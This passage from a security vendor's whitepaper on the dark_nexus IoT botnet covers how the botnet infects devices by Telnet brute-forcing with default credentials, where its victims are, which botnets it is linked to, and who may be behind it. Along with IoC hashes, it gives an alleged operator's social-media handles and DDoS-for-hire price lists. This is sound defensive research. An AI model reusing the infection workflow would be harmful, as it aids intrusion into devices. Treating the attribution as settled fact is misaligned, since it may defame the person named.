

B
t2: brute-force Telnet
t1: command: scan B:23
Infected device A
Hosting server
Centralized infection server
CnC
t3: B:23 has credentials "admin:admin"
Report server
dark_nexus network
t4: download binaries and store localy
B
t2: download bot binary and execute
t3: register
t1: connect via Telnet with "admin:admin"
Infected device A
Hosting server
Centralized infection server
CnC
Report server
dark_nexus network
t7: download binaries and store locally
t4: download and execute bot binary
t1: randomly choose C and brute-force C:23
Infected device B
C
t3: send infection payload via Telnet
t5:register
t2: C:23 has credentials "root:1234"
Hosting server
Centralized infection server
CnC
Report server
dark_nexus network
t6: try to download binaries and store locally (timeout)

Fig. 7 – Infection and services interaction diagram for dark_nexus

Based on the IPs that attacked our honeypots in the past week and match the dark_nexus attack vector, we have determined that the botnet is comprised of at least 1,372 bots. The following chart shows their geographical distribution:




Fig. 8 – dark_nexus botnet global victim distribution

Country	No. of victims
China	653
Republic of Korea	261
Thailand	172
Brazil	151
Russia	148
Taiwan	110
Ukraine	77
Vietnam	24
United States	68
India	46

In terms of devices that seem compromised by the dark_nexus, the list is pretty extensive, ranging from various router models, such as Dasan Zhone, Dlink, and ASUS, to video recorders and thermal cameras. It's likely more device models will be added as dark_nexus development continues.

Relationship to Other Botnets

One domain that dark_nexus has used as a CnC for most of its existence – `switchnets[.]net` - has been associated with other botnets in the past:

- a Mirai variant with branch name "`SELFREPPING`" has used the domains "`switchnets[.]net`" and "`scan.switchnets.net`" as CnCs in November 2019:

  - `af7ded5f9f308de99a94c5f46e4ba24e01e5f45c` (10/11/2019)
  - `65df473dcc02f19c0f63d39da2481964831d4efc` (16/11/2019)
  - `bc754d6eb7eb3f284e6a7edd64b64c705dda1e3d` (21/11/2019)
  - `007003e3527a219540e353c88713fed4140548c0` (25/11/2019)

- a Mirai/Satori branch "Okosu" has used "`scan.switchnets.net`" as a CnC in October
  - `d24410f88ccef2279d843f09457257debd6f19d1` (17/10/2019)
- a Mirai/Satori using the name "hoho" for its binaries in November 2019; CnC: "`adagio.switchnets.net`"; contains the string: "`botnet written by wicked`"
  - `42128788ff36848d7430aa924f35ffb1d8b56194` (13/11/2019)

We have correlated this domain with the domain "`subby[.]xyz`" and its subdomains "`alpha.subby[.]xyz`", "`cnc.subby[.]xyz`", "`scan.subby[.]xyz`", which were resolved to the same address in March 2020. This domain has been used as a CnC:

- by a Mirai variant in February-March 2020
  - `9c403fe42671bb29ea6d970a2e80ea98360b8dc1` (first seen: 02/02/2020; last seen: 01/03/2020)
- by a Gafgyt-based botnet in August 2019
  - `78d6660e4616c2526afe208a7dfb89783b858f66`; this sample contains the string "word the miner", a phrase that appears in various forms in the dark_nexus Telnet sessions

Attribution


In 2018, a Mirai variant named "hoho" emerged. Its bot binaries contained the string: "Botnet Made By greek.Helios". Since then, the source code for this variant has been leaked in underground forums, so many copycat botnets have appeared.

Despite not being a derivative of Mirai – it used Qbot as a starting point - early dark_nexus binaries contain a similar string that they print as part of their banner: "`@greek.helios`" (`c702a349e3bef994a437f227181c498adaf52ce5`). Moreover, the names of the bot binaries are the same: "`hoho.[architecture]`". We have used this as a starting point and investigated this character and their possible relation to the dark_nexus botnet. Here's what we know so far:


- "greek helios" is a botnet author that sells DDoS services and botnet code on various social media
- they provided hosting services for botnets and were associated with domain botnet[.]pw (proof). This advertisement also links their Instagram and Skype accounts
- they advertise their botnet on a YouTube channel exhibiting its DDoS capabilities. In these videos, we see a Mirai administrator console, a breakdown of the infected devices by CPU architecture and a list of prices. In one video, we get a glimpse of their computer's desktop, where we can see a shortcut for connecting to an IP – an IP evidenced in our honeypot logs as a CnC and hosting server for a Mirai-based botnet.
- the botnet, as evidenced by our honeypots, has been active since December 2019; associated with the URI "`/hakka/helios.[arch]`"; contains strings: "`Botnet Made By @greek.Helios`" (`2b7a3e7b8cae25c2f0ca3c696514363f93787f84`), "`Botnet Made By @ryanlpz9`"

(`cda7552ee4b9c5cf5d5e0f400a04a2c856fc4127`); these samples contain exploit links that drop binaries named "`hoho.[arch]`", correlating again with the original "`hoho`" botnet and dark_nexus

- we have mapped all the IPs and domains associated with this character (including an older botnet, from 2017, hosted on "`greekhelios21[.]tk`") and this infrastructure does not overlap at all with the botnet cluster on "`switchnets[.]net`", so we could not corroborate this hypothesis further.




```
Helios@запуск:~ bots
19:55:39 | hakk:        707
19:55:39 | telnet.x86:  1
19:55:39 | telnet.mips: 1
19:55:39 | mips:        17
19:55:39 | :     9
19:55:39 | mpsl:        989
19:55:39 | arm:  174
19:55:39 | arm7:        155
19:55:39 | exploit:     98
19:55:39 | x86:  12
```



```
08:42:05 | @ mips:         4
08:42:05 | @ 1-1:          561
08:42:05 | @ oof:          152
08:42:05 | @ :   20
08:42:05 | @ arm7:         123
08:42:05 | @ sploit:       24
08:42:05 | @ telnet.mips:          1
08:42:05 | @ v2.exploit:           365
08:42:05 | @ xdsl:         23
08:42:05 | @ lmao:         31
08:42:05 | @ exploit:      24
08:42:05 | @ x86:          6
08:42:05 | @ yoo:          883
08:42:05 | @ mpsl:         2597
08:42:05 | @ arm:          232
08:42:05 | @ telnet.x86:           1
```


Breakdown of infected devices in greek helios's botnet


greek helios
19 subscribers

discord: Helios#6384
Instagram: @ryanlpz9

Monthly 2500 - £15
Monthly 4500 - £20
Monthly 7600 - £25
Lifetime 9600 - £40
Lifetime 86400 - £50
Reseller 5600 - £60
Reseller unlimited - £70
Admin access unlimited - £80

can extend boot time if needed!


greek helios
19 subscribers

Helios#6384
Mirai Botnet Prices
[Bronze] £20
- 1 concurrent
- monthly plan
- 2600 seconds of boot time
[Silver] £55
- 2 concurrent
- lifetime plan
- 7500 seconds of boot time
[Gold] £60
- unlimited concurrents
- lifetime plan
- unlimited boot time
[Diamond] £70
- unlimited concurrents
- reseller plan
- unlimited boot time
- access to resell to other
[Platinum] £90
- unlimited concurrents
- phpmyadmin plan
- unlimited boot time
- access to resell to other
- access to remove users

[Accepted Payments]
- PayPal (Family and Friends)
- Bitcoin

Advertised prices

Indicators of compromise (IoC)

An up-to-date and complete list of indicators of compromise is available to **Bitdefender Advanced Threat Intelligence** users. More information about the program is available at https://www.bitdefender.com/oem/advanced-threat-intelligence.html

Hashes

This is a selection of hashes for the files we encountered over the course of this investigation. More hashes are available on our GitHub repository here: https://github.com/bitdefender/malware-ioc/tree/master/dark_nexus

```
0028b4f8c11608fef555672e1a61cb9bdad1389d
002dd603368e95914c83f442cc058a7c2fe468e7
022a65716f7e84a4cf036f943fa95ce15763a155
028871c18e09c95ec9b396177f2333f9850e421f
02d787f9a49648bc7a499815992672a195c7bc94
03c2ce10e35b0ae95c80a2e462be1fe31b2ea9c5
03dc6a47ecbeea3027eb4278b26af8825bef2d6b
03e0e5a19ed24b3deefa7878a23966b92224ec9e
03e780f9316c9cc853189df83c30650f32d0e476
058fe58e3dc6c77c19258e3a11bcd786d849363d
0671f6152569a646d820073b73cb1aef642a5f6c
069df92b74c9db557d42430d77fa0dd557a91f81
07221a2d3646d2c448140366b1a8f11d5dc1e49c
076991378a600a8d0f4a56e7db75c6986d6e7518
07d0dc0eccb7f77cccd9209c6240821d81ca386a
08419020d8c2d2da9f105947cbf86a16c2bf1987
089ab77cfc6f72dc455a905935ce8a179425945b
0a1817c7606d7eea7971266c4ed111036c855c4e
0a28e032e2626f9f730662a677033020b3de664d
0a88bf52a7ae160a46d6b6ded745737f3b703f6f
0a8bc057d9ed8c79eb9ae5fd8ca63fc1f75b2765
0ae6aba288ec79baafdb69ad08c19367a62100c5
0af068739a456de81b4fe4610c43c99dec220e45
0b0ee03f8d2363851030c74eccffbe10644e634b
0e686f05804d2d6d95c2cd9052d0789b602a0c46
0f956333f03539589368fbaa544788a1eb8bc8d5
0fa5bdea8b859cb685dffe35be1994c690dea3ba
0fb2775fd7eb74a82eca8d73dbdc57f7bc2fbf87
12efc8b92a99a3c7332226ef56b303f11680b0ce
133ed889e86b3b1b1589cc52f62f54e8b9399730
136890b375526eebdd69a3a725c06b0eafb86ace
13b27e31a1e87eebdebea493c23de147541fc218
13dff8738976e9e1166effd50c133f0b36b5dfe1
1480105172855e399a359d4a1eda5cc6cdc579bf
15c61aa0a32ffd80ff5da6606c947cec27c48e75
160f8c82426476dfa37cdfa9fcb703fa5d631d9d
1610bb2b66027ee4c3987886fa64e0bdb752499b
18346b2ed30135cf97bdee3f69015dfc382e01a5
```

```
199f6e548ad366db2c92deb6f927be544e171aa3
1b7357b02198d12300182d6a1737af3637066ce6
1b7788201e0813e8f6753c04f7bcd2a5e7a69cb6
1c08ef95b9fa75a7064c8cc7b76280b31e33c842
1d2bf6f1f4a20f67cf9e6b316adbdbab16327f21
1e042211a0292f5bf446a4e3729377f89b02dc1d
1e7a0a9b0bba806ac52a820aa7db451660bd8142
1ee5d79830e48bbd4ef96b3735f7dacd9b3d8100
1f20645abb7d943e8e32f8ffcaf944038ca90f77
20067b27808b2f2188f138cd02ee6c22071e334a
200c6be564bba578c72ff288449ddd9f4a21e2e5
20855af6597294707eae33d3e065c794801db2d3
```

Why Bitdefender

Proudly Serving Our Customers

Bitdefender provides solutions and services for small business and medium enterprises, service providers and technology integrators. We take pride in the trust that enterprises such as **Mentor, Honeywell, Yamaha, Speedway, Esurance or Safe Systems** place in us.

Leader in Forrester's inaugural Wave™ for Cloud Workload Security

NSS Labs "Recommended" Rating in the NSS Labs AEP Group Test

SC Media Industry Innovator Award for Hypervisor Introspection, 2nd Year in a Row

Gartner® Representative Vendor of Cloud-Workload Protection Platforms

Dedicated To Our +20.000 Worldwide Partners

A channel-exclusive vendor, Bitdefender is proud to share success with tens of thousands of resellers and distributors worldwide.

CRN 5-Star Partner, 4th Year in a Row. Recognized on CRN's Security 100 List. CRN Cloud Partner, 2nd year in a Row

More MSP-integrated solutions than any other security vendor

3 Bitdefender Partner Programs - to enable all our partners – resellers, service providers and hybrid partners – to focus on selling Bitdefender solutions that match their own specializations

Trusted Security Authority

Bitdefender is a proud technology alliance partner to major virtualization vendors, directly contributing to the development of secure ecosystems with **VMware, Nutanix, Citrix, Linux Foundation, Microsoft, AWS, and Pivotal.**

Through its leading forensics team, Bitdefender is also actively engaged in countering international cybercrime together with major law enforcement agencies such as FBI and Europol, in initiatives such as NoMoreRansom and TechAccord, as well as the takedown of black markets such as Hansa. Starting in 2019, Bitdefender is also a proudly appointed CVE Numbering Authority in MITRE Partnership.

RECOGNIZED BY LEADING ANALYSTS AND INDEPENDENT TESTING ORGANIZATIONS

TECHNOLOGY ALLIANCES

Bitdefender

Founded 2001, Romania
Number of employees 1800+

Headquarters
Enterprise HQ – Santa Clara, CA, United States
Technology HQ – Bucharest, Romania

WORLDWIDE OFFICES
USA & Canada: Ft. Lauderdale, FL | Santa Clara, CA | San Antonio, TX | Toronto, CA
Europe: Copenhagen, DENMARK | Paris, FRANCE | München, GERMANY | Milan, ITALY | Bucharest, Iasi, Cluj, Timisoara, ROMANIA | Barcelona, SPAIN | Dubai, UAE | London, UK | Hague, NETHERLANDS
Australia: Sydney, Melbourne

UNDER THE SIGN OF THE WOLF

A trade of brilliance, data security is an industry where only the clearest view, sharpest mind and deepest insight can win — a game with zero margin of error. Our job is to win every single time, one thousand times out of one thousand, and one million times out of one million.

And we do. We outsmart the industry not only by having the clearest view, the sharpest mind and the deepest insight, but by staying one step ahead of everybody else, be they black hats or fellow security experts. The brilliance of our collective mind is like a **luminous Dragon-Wolf** on your side, powered by engineered intuition, created to guard against all dangers hidden in the arcane intricacies of the digital realm.

This brilliance is our superpower and we put it at the core of all our game-changing products and solutions.

Bitdefender-PR-Whitepaper-DarkNexus-creat4349-en_EN
03/05/20March 24, 2020 8:08 am03/24/20